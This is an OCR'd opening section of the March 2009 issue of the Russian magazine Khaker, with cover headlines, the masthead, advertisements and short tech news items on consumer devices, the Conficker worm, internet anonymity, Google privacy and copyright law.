ЯБЛОЧНОЕ ПЮРЕ: НОВЫЕ СПОСОБЫ АТАКИ iPhone СТР. 56



ХАКЕР 03|МАРТ|2009
ВЗЛОМ АРМИИ США/ УСПЕШНАЯ АТАКА САЙТА ARMY.MIL
123

10 ЛЕТ

Intro

Как и обещал недавно, мы тут решили замесить Х-тусовку по случаю минувшего десятилетия журнала. Амиго, приглашаю тебя официально на День рождения лучшего компьютерного журнала.

В программе у нас много отличного пива, хакерский чемпионат в формате Capture the flag, разные конкурсы и подарки. Весь замес пройдет в пивном ресторане **Тинькофф** в четверг, 2 апреля.


Все, что нужно для участия – это зарегиться на сайте party.xakep.ru.

С Днем рождения, Хакер!

nikitoz, гл. ред. Х
party.xakep.ru



CONTENT • 03(123)









064



102



130



/Редакция

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Редактор тематических подборок
Андрей Комаров
(komarov@gameland.ru)
>Монтаж видео
Максим Трубицын

/Art

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Фото
Иван Скориков

/xakep.ru

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Марина Румянцева
Максим Соболев
>Администратор
Мария Бушева
>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/Publishing

>Издатели
Рубен Кочарян
(noah@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

Nintendo без картриджей

Новая портативная приставка от компании Nintendo DSi, наконец, доберется до Европы и США. Произойдет это совсем скоро — в апреле текущего года. Напомним, что в Японии DSi появилась еще прошлой осенью, но остальному миру, по традиции, пришлось подождать. Самым главным «нововведением» в приставке оказался отказ Nintendo от поддержки игр для GameBoy Advance и, соответственно, отсутствие слота для картриджей. Зато добавились две камеры (можно одновременно снимать себя самого и что-нибудь перед собой, на лету добавляя эффекты), слот для SD-карт, экран 3.25''. По сути, DSi дорос до полноценного медиа-плеера. Благодаря функциям Nintendo DSi Camera, Nintendo DSi Sound и Nintendo DSi Shop можно фотографировать и обрабатывать фото, слушать и редактировать музыку и даже заниматься сетевым шопингом, подключившись к интернету через WiFi (у DSi имеется браузер). Цена приставки в Штатах составит 169.99 долларов, в Европе — 149 евро, а вот относительно России ничего пока не известно.



В штате Microsoft, по разным данным, насчитывается от 5% до 20% сотрудников аутистов.

Обновленный Skype

Новую, четвертую версию Skype для Windows сами разработчики называют наиболее значительным обновлением программы за всю ее пятилетнюю историю. Но кардинальных перемен Skype, по сути, не претерпел, — скорее, мы получили доработку и шлифовку некоторых возможностей. В частности, улучшена система управления широкополосным доступом. Теперь даже людям с медленными каналами гарантируется отличное качество картинки, а тем, у кого двуядерный процессор, хорошая веб-камера и скорость соединения выше 400 Кб/с, — обещают видео с частотой обновления картинки 30 кадров в секунду! Качество звука тоже повысилось, благодаря новому алгоритму кодирования, который, к тому же, загружает канал на 50% меньше, чем прежний. Переработке подвергся и интерфейс программы, — стал удобнее и дружественнее. Появилось переключение между двумя режимами — «Компактным» и «Стандартным», а также немного упростили процесс подключения наушников, микрофона и веб-камеры. И — хорошая весть для nokia'водов! Skype и Nokia объявили о начале официального сотрудничества. Теперь в мобильники любимой у нас финской фирмы, начиная с N-серии, будут интегрировать различные Skype-удобства. Флагманом станет Nokia N97.





Чтобы лучше видеть

Тем, кто часто зависает в видеочатах и кому нужна качественная картинка в видеоконференциях, определенно придется по душе новая веб-камера от компании Creative — Live! Cam Video IM Ultra. Девайс отличает 1.3-ме гапиксельный сенсор, при помощи которого можно получать фото с разрешением 5.0 Мп (с программной обработкой) и качественную видео-картинку. Имеется и встроенный микрофон, умеющий распознавать и отфильтровывать сторонние шумы, интерфейс USB и полная совместимость с дизайном Plug & Chat (после подключения камера сразу готова к работе и не требует инсталляции никакого дополнительного софта). В комплекте с устройством поставляется диск с ПО, включающий в себя muveeNow 2.0 и Live! Central Premium. С последним редактирование изображения и добавление эффектов становится делом пары кликов, а с функцией Smart Face Tracking можно не волноваться о выпадении из кадра — автоматика проконтролирует, чтобы говорящий всегда оставался в центре и в фокусе. На прилавки магазинов камера поступит в этом месяце по ориентировочной цене 2250 рублей.

УСПЕХ = интеллект + технологии!





Краткие технические характеристики:

Процессоры:
до двух многоядерных процессоров Intel® Xeon®

Оперативная память: до 32 ГБ

Жесткие диски:
3 «горячей» замены SATA или SAS

Форм-фактор:
1U для установки в стойку

Благодаря высочайшей производительности четырехъядерных процессоров Intel® Xeon® и традиционному качеству R-Style, один двухпроцессорный сервер R-Style® Marshall® NP 2021 сегодня выполнит те задачи, для решения которых раньше требовалась производительность нескольких высокопроизводительных серверов.



R-Style® Marshall® NP 2021

Система качества проектирования, разработки и производства компании R-Style Computers сертифицирована по международному стандарту ISO 9001-2000.

Сделано в России. Сделано на совесть!

Оптовые поставки:
ООО «Эр-Эс-Ай»: тел.: (495) 514-1419
www.rsi.ru

Техническая поддержка:
ЗАО «Эр-Стайл Компьютерс»:
тел.: (495) 514-1417
8-800-200-800-7 *
www.r-style-computers.ru



Астрахань ТАН (8512) 39-42-54, 22-85-73, 22-67-35, 22-57-54 **Братск** БАЙТ (3953) 41-11-21, 41-38-34 **Брянск** R-Style (4832) 41-17-40, 41-17-28 **Владивосток** Эр-Стайл ДВ (4232) 45-94-82, 45-93-98 **Волгоград** Авико (8442) 75-83-92 Телесто (8442) 302-604 **Воронеж** Элмар Трейд (4732) 51-20-18, 53-15-12, 55-65-32 **Гагарин** Терра Софт (48135) 4-1790 **Губкинский** ПурИнформ (34536) 5-5719 **Дубна** Силиконовая долина (49621) 2-82-92 **Екатеринбург** Эр-Стайл Урал (3432) 616-086, 613-044, 614-300 **Иваново** Компьютерные системы (4932) 23-76-26 **Калининград** Балтик Стайл (4112) 99-11-99, 99-11-98 **Калуга** Грандком (4842) 79-63-55 Олерон (4842) 55-85-85 **Кемерово** Конкорд Про (3842) 56-14-24, 56-15-75 **Киров** ИТЦ Компьютер-Сервис (8332) 35-74-24, 35-79-73 **Костомукша** Вымпел (814 59) 780-21 **Кострома** ИТ-Профессионал (4942) 626-903 **Краснодар** Бизнес Компьютер Центр – Юг (8612) 64-04-50 **Красноярск** ЛанСервис (3912) 75-12-91, 92, 93 **Липецк** Стек (4742) 776-301 **Москва** Компьютерплаза (495) 772-7600 Компания R-Style (495) 514-1410 Сибкон (495) 292-77-62 БЕЛМОНТ КОНСАЛТАНТС (495) 937-1606 СКАН (495) 739-50-05 АйСиЭс Новые Системы (495) 981-08-97 Микро-Тех (495) 786-77-37 (многокан.), 228-51-28 Системотехника 8-916-653-9876 **Назрань** Медиа-Сервис (928) 732-28-17 **Нижний Новгород** Эр-Стайл Волга (831) 278-40-01, 246-16-23, 246-16-22, 246-35-17 **Новосибирск** Эр-Стайл Сибирь (383) 214-14-30 **Омск** (3812) АльфаКом Компьютер 24-33-77, 25-13-46, 25-54-84 **Орёл** Астрон Электроника (4862) 76-45-44, 43-36-93 **Пенза** ЭЛСИ (8412) 54-4141 (многокан.) **Петрозаводск** Илвес (8142) 74-37-37, 70-20-40, 70-69-09 **Петропавловск-Камчатский** АМН (4152) 26-87-51 **Ростов-на-Дону** Эр-Стайл Дон (863) 293-93-04, 293-93-06, 293-90-94, 293-91-93 **Рязань** СВ-Сервис (4912) 45-55-44, 45-86-50 **Самара** Железная логика (846) 335-58-83, 334-87-29, 279-02-25, 279-02-28 **Санкт-Петербург** Эр-Стайл СПб (812) 445-34-29 (многокан.) **Саратов** Мастер Софт Системс (8452) 47-02-67, 47-02-65 **Старый Оскол** Авантаж-информ (4725) 247-349, 246-227 **Тамбов** Гитон (4752) 71-97-54 Ай Лоджик (4752) 72-39-07 КФ Аксиома (4752) 75-93-70 **Тула** ПитерСофт - НТ (4872) 35-55-00 **Тверь** Андреев Софт (4822) 55-11-62, 55-12-71, 55-11-93, 33-50-98 **Тула** ПитерСофт-НТ (4872) 35-55-00 REALCOM (4872) 24-99-99 **Тюмень** Эр-Стайл Сибирь в Тюмени (3452) 41-41-95 **Ульяновск** Раздолье (8422) 41-28-82 **Уссурийск** В-Лазер (4234) 33-44-33, 33-71-87, 33-77-98 **Уфа** Онлайн (347) 223-82-28, 225-96-81, 223-54-46, 223-26-48 **Хабаровск** Эр-Стайл ДВ регион (4212) 31-45-30, 31-22-28, 31-22-29, 21-85-56 **Челябинск** Компьютеры и образование (351) 265-69-08, 265-69-09 Инженерный центр (351) 729-90-33, 232-52-62, 232-53-44 **Чита** ТНТ-Плюс (3022) 32-13-03 **Южно-Сахалинск** Гео-Строй Групп (4242) 42-99-74 **Якутск** Эльф-95 (4112) 45-73-33 Сибирская компания системной интеграции (4112) 34-30-28, 34-11-64, 34-14-64 **Ярославль** НПК Кари (4852) 47-99-09 Комдив (4852) 427-888

* бесплатный телефон для регионов России

На деле, мобильный интернет вне дома или офиса юзают менее **6%** пользователей.

МВД не нравятся анонимусы



Кто-то определенно рассказал нашему правительству о существовании интернета. Все чаще оно стало задумываться о том, что с Сетью нужно «что-то делать». Что конкретно, — придумать не удается, поэтому чиновники выдвигают самые разнообразные предложения, ограничиваясь разве что степенью развитости воображения. Это было бы даже весело, если бы не тот факт, что любая из их «теорий» может стать законом. Вот и высказывания начальника Бюро специальных технических мероприятий (БСТМ) МВД России генерал-полковника Бориса Мирошникова навевают безрадостные мысли. Господину Мирошникову очень не нравится повальная анонимность пользователей Сети, и он яро выступает за ее снижение. Приведем цитату: «Анонимность — это приглашение к преступлению, это тот самый темный переулок, в котором творятся злодеяния. Дайте туда свет, и преступлений будет меньше». А противников таких мер, защитников свободы слова и гласности, Мирошников называет демагогами, потакающими преступникам. Принимая во внимание, что в сходном ключе высказываются некоторые политики и даже видные сетевые деятели, возможно, вскоре мы действительно столкнемся с некими интернет-паспортами.

Россия в **2008** году стала лидером в деле генерации спама. От нас исходит **22%** мирового объема.

Черви не сдаются

Интересное продолжение получила история с червем Downadup (он же Kido или Conficker), эпидемия которого недавно постигла интернет и затронула даже Министерство обороны Великобритании и ВМС Франции. Червяк, блокирующий доступ к антивирусным сайтам и закачивающий на зараженную машину всевозможный малварь, обрел второе дыхание, переродившись в червя Conficker B++. При загрузке вредоносного ПО на инфицированный компьютер новая версия действует еще изощреннее, но в целом схема заражения и работы осталась прежней. И она прекрасно демонстрирует себя в деле — ботнет, созданный Conficker уже стал одним из крупнейших в мире: речь идет о миллионах зараженных машин. Интересно другое — сложившаяся ситуация всерьез обеспокоила компанию Microsoft. Та назначила вознаграждение в размере $250.000 за любую информацию, которая поможет найти автора Conficker. Впрочем, в защиту Microsoft стоит сказать, что, хотя червь и использует для распространения брешь в Server service (которая, конечно, полностью лежит на совести «мелкомягких»), заплатка для нее была доступна за пару месяцев до начала эпидемии. Лишнее подтверждение тому, что отключать Windows Update — не самое умное решение.



Линуксойды подсчитали, что на сегодня Linux установлен на **5.5 — 16.5** млн. десктопов.

Энергия из воздуха

Не все британские ученые занимаются фигней. Вот яркий тому пример. В скором времени аэропорт Ливерпуля превратится в щадящий вариант «Матрицы». Там уже начался монтаж уникальной, автономной системы Eco-Box, которая позволит, ни много, ни мало, преобразовывать углекислый газ, выдыхаемый пассажирами и посетителями, в биотопливо. Авторство революционной системы принадлежит компании Origo Industries, и после опыта Ливерпульского аэропорта в Origo надеются привлечь к перспективной разработке и других крупных клиентов. Выгода, в самом деле, налицо — выделяемый людьми CO2 улавливается специальными био-тенами, установленными внутри здания и отправляется на переработку посредством микроорганизмов. Те, в свою очередь, поглощают газ и производят биомассу, которую уже и перерабатывают в конечное «зеленое» топливо. Вся система полностью автономна, а полученной энергии можно найти самое разное применение. Например, Ливерпульский аэропорт планируется отапливать исключительно за ее счет. Если все заработает, как должно, вполне возможно, что в будущем многие крупные здания смогут сами обеспечивать себя энергией.

Сетевое оборудование ASUS

Товар сертифицирован. На правах рекламы.

Превосходные решения для передачи данных и IP-телефонии



ASUS GigaX 1108N V2

- 8-портовый гигабитный коммутатор со встроенным блоком питания, поддержкой Jumbo Frame и режимом энергосбережения

ASUS AX-112W

- Универсальный WIFI маршрутизатор со встроенным адаптером VoIP (SIP) для звонков через Интернет при помощи обычного телефона

ASUS PL-X31

- Сетевой адаптер HomePlug AV 200Мб/с для подключения через существующую электрическую проводку




Всемирная гарантия 2 года www.asus.ru Горячая линия ASUS: (495) 23-11-999


Партнеры: Москва (495): БЮРОКРАТ (495) 745-55-11; **Koodoo Technologies** (495) 256-17-31; **OLDI** (495) 22-11-111; **ПИРИТ-Дистрибуция** (495) 974-3210; **TRINITY-ELECTRONICS** www.tri-el.ru; IP Computers 961-00-09; Techhome.ru 775-80-47; НИКС 974-33-33; СтартМастер 785-85-55; Формоза 234-21-64; Форум Компьютерс 775-77-59; Профком 730-56-03; Ф-Центр 105-64-47; Электрон-Сервис 737-44-99; НТ Компьютер 363-93-93; USN Computers 775-82-02; АРКИС (499) 612-96-90; X-COM 7-999-600; Компьютер Маркет 500-03-04.
С-Петербург (812): КЕЙ 074; Компьютерный Мир 333-00-33; СофтДжойс 335-96-20; КорСи 259-18-93; РУСВЕЙ 275-28-08.
Архангельск: Норланд (8182) 26-90-10; **Белгород:** Элси (4722) 55-86-11; **Воронеж:** РЕТ (4732) 77-93-39; **Владивосток:** DNS (4232) 300-454; **Екатеринбург:** Трилайн (343) 378-70-70, Белый Ветер Екатеринбург (343) 291-10-00, НТ Компьютер (343) 379-31-68; **Жуковский:** Байт (248) 7-41-38; **Краснодар:** Владос (861) 210-10-01; **Красноярск:** Старком (3912) 49-11-11; **Махачкала:** Фирма АС (8722) 68-06-05; **Мурманск:** Мега Импекс (8152) 477-477; **Нижний Новгород:** ЮСТ (831) 225-28-23; **Новокузнецк:** Титан (3843) 70-38-38; **Новосибирск:** ЗЕТ НСК (383) 346-48-42, Техноситu (383) 212-53-33, НТ Компьютер (383) 344-99-04; **Омск:** Компьюмаркет РИТМ (3812) 23-05-05; **Петрозаводск:** Компания «F1» (8142) 781-323; **Пермь:** НТ Компьютер (342) 237-15-73; **Псков:** Все для ПК (8112) 72-72-75; **Ростов-на-Дону:** Иманго (863) 232-47-18, НТ Компьютер (863) 295-30-20; **Солнечногорск:** Компьютерный мир (469-26) 4-87-69; **Сургут:** Компьютерный супермаркет «Первый» (3462) 247-000; **Сыктывкар:** Эльф (8212) 291-083; **Таганрог:** Вист-Дон (8634) 315-023; **Томск:** ИНТАНТ (3822) 56-00-56; **Тюмень:** Техноситu (3452) 26-19-72; **Уфа:** Форте ВД (347) 260-00-00, Кламас (347) 291-21-12; **Ярославль:** Сеть компьютерных салонов «Фронтекс» (4852) 58-58-58.

Приватность — миф

Все же не ту компанию называли «корпорацией зла». Всерьез задуматься об этом заставляют сразу несколько новостей от компании Google. Во-первых, семья из Питтсбурга, пытавшаяся привлечь Google к суду за размещение снимков их дома в Google Maps, потерпела фиаско. Суд полностью встал на сторону корпорации, согласившись с их тезисом: «Абсолютной приватности в наши дни не существует». Частная собственность или нет, — а Google все равно все видит и выкладывает в Сеть на всеобщее обозрение. Во-вторых, у Google появились сразу два новых сервиса, узнав о которых все параноики дружно вооружились лопатами и отправились копать себе бункер в ближайшем парке. Первый — Google Health — будет собирать истории болезней и другую медицинскую информацию о своих пользователях. Главное, сервис также собирает данные, получаемые от кардиостимуляторов, датчиков давления и других приборов, взаимодействующих с телом юзера\пациента. Получается, теперь, чтобы узнать, как чувствует себя бабушка, достаточно подключить ее к сервису и спросить об этом Google.
Второй сервис, по сути, является новой функцией в Google Maps — называется Latitude и ориентируется на мобильные девайсы (функцию поддерживают платформы Android и Windows Mobile 5.0, большинство устройств BlackBerry, iPhone, iPod и смартфоны Nokia на базе Symbian). С помощью Latitude ты легко можешь посмотреть, где сейчас находятся твои друзья, определив это по номеру их мобильного. Для этого нужно добавить знакомых, юзающих Google Maps, в «список друзей», а они должны разрешить тебе за ними шпионить. Разумеется, функцию можно отключить или составить белый и черный списки, но ощущение, что Оруэлл был прав, все равно не покидает.



Исследования показали, что юзер, использующий на рабочем месте 3 монитора, работает на 35.5% эффективнее.



Отделался легким испугом

Наш соотечественник Дмитрий Уваров, известный как автор вируса «Пенетратор», недавно предстал перед Калининградским судом. В прошлом году детище Уварова едва не парализовало работу семи органов исполнительной власти Амурской области, включая городскую Думу Благовещенска, городской суд и УВД по Амурской области. В Сеть малварь просочился случайно — Дмитрий переслал файл другу (жителю Благовещенска), а тот допустил или спровоцировал утечку. Вирус был откровенно хулиганским — уничтожал аудио и графические файлы, а содержимое документов MS Word заменял на нецензурщину. Властям, впрочем, пришлось совсем не смешно, и Уварову, в итоге, грозило до трех лет тюремного заключения. Но так как подсудимый раскаялся, полностью признал свою вину и оказывал следствию всяческую помощь и содействие, это зачлось — вирусмейкер отделался штрафом в три тысячи рублей. Действительно, повезло.

«Солнечные» дни в Питере



Ежегодное мероприятие Sun Tech Days, организуемое компанией Sun Microsystems, невзирая на кризис, состоится и в этом году. Международная конференция уже в 4-й раз пройдет на территории России — в Санкт-Петербурге, с 8 по 10 апреля. Организаторы прогнозируют, что за это время Sun Tech Days посетят 1500 разработчиков ПО, студентов, преподавателей вузов и технических специалистов.
Конференция традиционно ориентирована на самую разную по степени подготовки публику, от начинающих до профессионалов. Всего будет представлено порядка 40 докладов, в том числе, о новых продуктах и обновленных выпусках ПО от Sun Microsystems — OpenSolaris 2008.11, JavaFX, NetBeans 6.5, xVM Server, MySQL. Пройдут и ставшие уже традиционными мастер-классы, на этот раз по технологиям JavaFX и OpenSolaris. А в University Day (10 апреля) особое внимание будет уделено университетам, учебным программам, грантам, совместным инициативам и решениям. Отличительной чертой этого года станет появление среди докладчиков российских разработчиков, не являющихся сотрудниками Sun Microsystems — они расскажут о собственных проектах и опыте.
И конечно, не обойдется без известных личностей: главным докладчиком первого дня станет Джит Коул, вице-президент подразделения Client Software Group, а второй день откроет выступление Боба Порраса, вице-президента подразделения Solaris Data, Availability, Scalability и HPC корпорации Sun Microsystems Inc. Участие в конференции, как обычно, бесплатное, а подробности можно найти по адресу: http://developers.sun.ru/techdays2009.



Альтернатива планшетным ПК

А ты, дорогой читатель, пытаешься ткнуть в экран компьютера пальцем, «переобщавшись» с сенсорными дисплеями современных коммуникаторов? Не переживай, я тоже так делаю, и специально для таких, как мы, компания HP выпустила ноутбук TouchSmart tx2z. Да, идея не нова, — планшетные ПК и интерактивные перьевые дисплеи существуют давно, но в HP догадались создать бюджетный вариант. Впрочем, на нетбук TouchSmart tx2z не тянет. Модель может похвастаться дисплеем с диагональю 12.1˝ и разрешением 1280x800 пикселей, который можно поворачивать на 180°, процессором AMD Turion X2 на 2.1 ГГц, двумя слотами DDR2 RAM (максимум 8 Гб, а в комплекте поставки — 3 Гб), видеокартой ATI Radeon HD 3200 и 250 Гб места на жестком диске. Конечно, не обошлось без встроенной камеры и DVD-привода. Помимо перечисленного, в комплекте ноутбука значатся еще стилус и пульт ДУ, аккуратно убирающиеся в корпус, так, что риск их потерять минимален. Однако, самым интересным в TouchSmart tx2z все же остается цена. В то время, как аналогичные устройства у конкурентов начинаются от $1.800-2.000, HP предлагает свой ноутбук по цене в $1000. Правда, не будем забывать, что это цена для США, а официальные продажи в России, к сожалению, еще не начались.

За последние **5** лет число юзеров рунета выросло более чем в **2.5** раза.

Зараза от Билла Гейтса



Билл Гейтс сегодня уже не принимает такого участия в делах Microsoft, как некогда, и ни для кого это не секрет. Зато он вместе со своей женой Мелиндой активно занимается благотворительностью — чета даже основала собственный фонд Bill & Melinda Gates Foundation. И, видимо, мировые проблемы действительно не дают Гейтсу покоя. Иначе, как объяснить, что в ходе своего недавнего выступления на ежегодной конференции TED, рассказывая о проблеме малярии и способах ее распространения, он для пущей наглядности и убедительности выпустил в зал целый рой комаров из принесенной с собой банки? Это действо Билл сопроводил комментарием, что малярией совсем не обязательно должны болеть только бедные в странах третьего мира. После некоторой паузы экс-глава Microsoft сжалился и успокоил публику, сообщив, что эти комары, конечно, не являются переносчиками заразы. А затем поведал, каких успехов их фонду удалось добиться в борьбе с этим страшным заболеванием. Что и говорить, дядюшка Билли с годами не утратил умения эпатировать публику.



Камерофон

Mobile World Congress, прошедший в Барселоне, принес нам весть о новинке от компании Sony Ericsson. Коммуникатор Idou (название не окончательное, так что еще могут изменить) должен понравиться тем, кто любит фотографировать все, что попадается под руку. Впечатляет встроенная камера — 12.1 мегапикселей, вспышка, автофокус и функция автоопределения улыбки в кадре! Даже внешне смартфон похож на камеры серии Sony Cyber-Shot, и уже не совсем понятно, что перед нами — мобильный со встроенным фотоаппаратом или фотоаппарат с функцией мобильного телефона. К вышесказанному прибавим сенсорный дисплей диагональю 3.5˝ и разрешением 360x640 пикселей, акселерометр, GPS-приемник, FM-приемник, слот для mircoSD-карт и интерфейсы Wi-Fi, Bluetooth, USB. Базироваться коммуникатор будет на новой платформе Symbian Foundation, а в продажу поступит этим летом. Цена девайса пока неизвестна.

Пародируем и машем



Новая поправка к закону об авторском праве грозит рунету настоящей катастрофой, — и все дело в формулировке: «Допускается без согласия автора или иного правообладателя и без выплаты вознаграждения воспроизведение гражданином при необходимости и исключительно в личных целях правомерно обнародованного произведения». А именно во фразе «при необходимости». Сейчас закон просто разрешает человеку пользоваться произведением в личных целях, не выплачивая при этом вознаграждений автору и правообладателю, и если новую поправку примут — нас ожидают сотни, если не тысячи исков. Ведь тогда придется доказывать, что у тебя действительно была «необходимость» сохранить на жесткий диск ту или иную картинку. И с остальным контентом, будь то музыка, видео или текст — та же история. Более того, несладко придется провайдерам, владельцам хостингов и поисковикам, потому как их начнут привлекать в качестве соответчиков. Ассоциация «Интернет и бизнес», в которую входит 20 топовых компаний рунета, уже готовится обращаться в этой связи к Игорю Щеголеву — министру связи и массовых коммуникаций. Рядовым же пользователям остается только громко протестовать и готовиться переквалифицироваться в Петросяны или карикатуристы (единственное послабление в поправке предусмотрено для материалов, которые гражданин хранит «для изготовления пародий»). Ну, или сушить сухари. Штраф за нарушение авторских прав составляет от 10 тыс. до 5 млн. рублей, а нанесение крупного ущерба может обернуться и двумя годами тюрьмы.


83% сайтов имеют критические уязвимости.

Ion'изация

